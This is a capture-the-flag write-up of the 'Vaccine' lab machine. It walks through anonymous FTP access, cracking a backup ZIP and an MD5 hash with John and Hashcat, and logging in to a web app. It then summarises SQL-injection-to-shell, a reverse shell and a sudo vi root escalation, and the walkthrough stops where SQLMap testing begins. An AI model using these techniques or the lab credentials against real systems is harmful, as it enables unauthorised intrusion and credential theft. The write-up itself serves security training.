Executive Summary
In Vaccine, we begin without credentials against a Linux host exposing vsftpd 3.0.3 on port 21, OpenSSH 8.0p1 on port 22, and an Apache 2.4.41 web application on port 80. Nmap reveals that FTP allows anonymous login and exposes a file named backup.zip. After downloading the password-protected archive, we use zip2john to extract its hash and crack it with John the Ripper, recovering the password 741852963. Extracting the archive gives us the application's index.php source code, where we find the admin username and an MD5 password hash. We crack the hash with Hashcat to recover qwerty789, allowing us to authenticate to the MegaCorp web application.
Once authenticated, the dashboard exposes a search function that passes user input through the search GET parameter while our session is maintained through a PHPSESSID cookie. We test the authenticated request with SQLMap, which identifies the backend as PostgreSQL and confirms multiple SQL injection techniques against search, including boolean-based blind, error-based, stacked queries, and time-based blind injection. With the parameter confirmed vulnerable, we use SQLMap's --os-shell functionality to turn the SQL injection into operating-system command execution as the postgres user. Because the SQLMap shell is limited and unstable, we use it to launch a Bash reverse shell back to our machine, giving us a more usable foothold and access to the user flag.
Post-exploitation enumeration shows that postgres requires its own account password before we can use sudo; the passwords recovered earlier for the ZIP archive and web application do not work. Searching the application files under /var/www/html reveals the PostgreSQL user's password, P@s5w0rd!, inside dashboard.php. With the correct local account password, we can authenticate more reliably over SSH and run sudo -l, which shows that postgres is allowed to execute /bin/vi /etc/postgresql/11/main/pg_hba.conf as root. Although the sudo rule restricts us to that specific file, vi itself is still running with root privileges. From inside the privileged editor, we execute :shell, spawning a root shell and allowing us to retrieve the final flag.
Reconnaissance
Initial Enumeration
We first perform a full Nmap scan to enumerate all open ports and identify the services running on the target.
sudo nmap 10.129.142.168 -p- -sV -sC
The scan reveals three main services, FTP running on port 21, SSH running on port 22, and an HTTP web server running on port 80.

Port 21 immediately stands out because Nmap reports that anonymous FTP login is allowed. It also reveals an exposed file named backup.zip that we are able to download. This gives us a strong lead because backup files can sometimes contain source code, configuration files, credentials, or other sensitive information.
Port 22 shows that SSH is running on the server. We do not currently have any valid credentials, so there is not much we can do with SSH yet. However, it is still important to keep this service in mind because any credentials we recover later may potentially allow us to authenticate through SSH.
Port 80 hosts a MegaCorp login page.

Before following the stronger lead on port 21, it is worth doing some additional enumeration on the web application to make sure we are not overlooking anything obvious. We first use curl to inspect the response from the web server.
curl http://10.129.142.168/
We can also run a directory enumeration tool such as Feroxbuster or Gobuster to look for hidden files or directories.
feroxbuster -u http://10.129.142.168/

These checks do not reveal any additional useful information or new attack surface. We could begin testing the login page for vulnerabilities such as SQL injection, but at this point we already have a much stronger lead from the FTP service.
Rather than testing vulnerabilities without much evidence, we will first follow the information discovered during enumeration and investigate the exposed backup.zip file on port 21.
FTP Enumeration

We are able to connect to the FTP service running on port 21 using the username anonymous without providing a password.
ftp 10.129.142.168
After listing the available files with ls, we find that the only accessible file is backup.zip.
Using the get command, we download the archive to our local machine so we can inspect it further.
Zip Cracking
When attempting to extract backup.zip, we discover that the archive is password protected. Since we do not currently have any credentials that could unlock it, the next step is to inspect the archive and determine whether its password can be cracked.
We use zip2john, which is part of the John the Ripper toolset, to convert the encrypted ZIP archive into a hash format that John can work with.
zip2john backup.zip > hash.txt

The output shows that the archive is using traditional PKZIP/ZipCrypto encryption. ZipCrypto is an older and relatively weak ZIP encryption scheme, especially when the archive is protected by a weak password, making it a good candidate for an offline dictionary attack.
The archive also reveals two encrypted files, index.php and style.css
index.php is particularly interesting because PHP files contain server-side application logic and may expose authentication code, database connections, credentials, or other sensitive information if we are able to extract it.
Since we now have a crackable representation of the ZIP password, we pass the extracted hash to John the Ripper using a wordlist attack.
john hash.txt
John quickly recovers the password 741852963

With the ZIP password recovered, we can now extract the archive and begin inspecting the application files inside.

After extracting the contents of backup.zip, we enumerate the index.php file. Since PHP files contain the server-side logic for the application.
Inside index.php, we find the username admin stored in plaintext along with the following password hash 2cb42f8734ea607eefed3b70af13bbd3
The source code also shows that the application is using MD5 to hash the password.
Cracking with Hashcat
MD5 is considered unsuitable for password storage because it is extremely fast and does not provide the protections expected from modern password hashing algorithms. This makes weak or common passwords stored as MD5 hashes much easier to recover through offline cracking.
Since we now know the hash type, we can use Hashcat with MD5 mode -m 0 and a regular dictionary attack -a 0 should be enough to crack a normal MD5 password hash attempt to recover the original password using a wordlist attack.
hashcat -m 0 -a 0 2cb42f8734ea607eefed3b70af13bbd3 /usr/share/wordlists/rockyou.txt
Hashcat successfully cracks the hash and gives us the password qwerty789

We now have the credentials admin:qwerty789, which we can use to return to the MegaCorp login page and continue enumerating the web application.
We can reasonably associate these credentials with the website because they were recovered from the index.php file, which is part of the web application. However, password reuse is common, so it is still worth testing the same credentials against other exposed services.
Since SSH is running on the target, we also attempted to log in with admin:qwerty789. The credentials did not work for SSH, confirming that they are likely only valid for the web application.
Initial foothold

Using the recovered credentials, we log in to the MegaCorp web application and are presented with a product catalog rather than an administrative dashboard. There are no obvious management functions, credentials, or configuration options available.
The main interactive feature is a search bar. At this stage, we do not yet know how the search is implemented, but it provides a clear user-controlled input that can be investigated.
Inspecting the request generated by the search shows that the search term is submitted through a GET request as part of the URL. The request also includes a PHPSESSID cookie, which the application uses to recognize our authenticated session.
The session cookie does not indicate that the application uses SQL. However, the search parameter is a server-side input that could potentially be incorporated into a database query, making it worth testing for SQL injection.
Testing the Search Parameter with SQLMap
